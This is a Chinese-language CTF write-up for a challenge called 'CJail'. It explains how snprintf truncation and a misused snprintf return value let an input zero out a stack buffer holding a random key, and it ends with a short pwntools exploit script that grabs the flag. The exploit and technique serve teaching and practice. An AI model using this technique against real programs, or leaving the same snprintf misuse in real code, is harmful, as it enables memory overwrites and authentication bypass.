
**CJail writeup**


这道题目考的是选手对C语言函数的理解

首先题目要求我们输入一个路径且这一个路径存在



这里的突破点是snprintf函数，该函数会先进行格式化字符串拼接然后将结果的前0x30自己返回给name，也就是说如果s的长度足够长，那么name中就不会出现.key，由于我们不知道远程环境有什么文件以及目录，所以我们可以令name全为/，因为这个目录一定存在


第二个问题在于这一个置零操作，这里的关键也是是snprintf函数



|  |
| --- |
| The functions snprintf() and vsnprintf() do not write more than size bytes (including the terminating null byte  ('\0')). If the output was truncated due to this limit, then the return value is the number of characters (excluding  the terminating null byte) which would have been written to the final string if enough space had been available. |

也就是说，如果我input的字符数为0x100个a，那么data中的数据将会是0x20个a以及data[0x100]的值为\x00

观察题目：



data数组在randomStr的上方，且都在栈上，地址内存都连着，所以我们能够使用snprintf函数将randomStr的值全部置为\x00，最后再输入string的时候输入\x00即可获得flag

exp：

|  |
| --- |
| Python from pwn import \* p = remote('',)  p.recvuntil('Please input the key of admin:') p.send(b'/'\*0x2f)  for i in range(0x20):  p.recvuntil("Please input your string")  p.sendline(b'a'\*(0x4f-i))  p.recvuntil('(y/n)')  p.sendline(b'y')  p.recvuntil("Please input your string") p.sendline(b'\x00')  p.interactive() |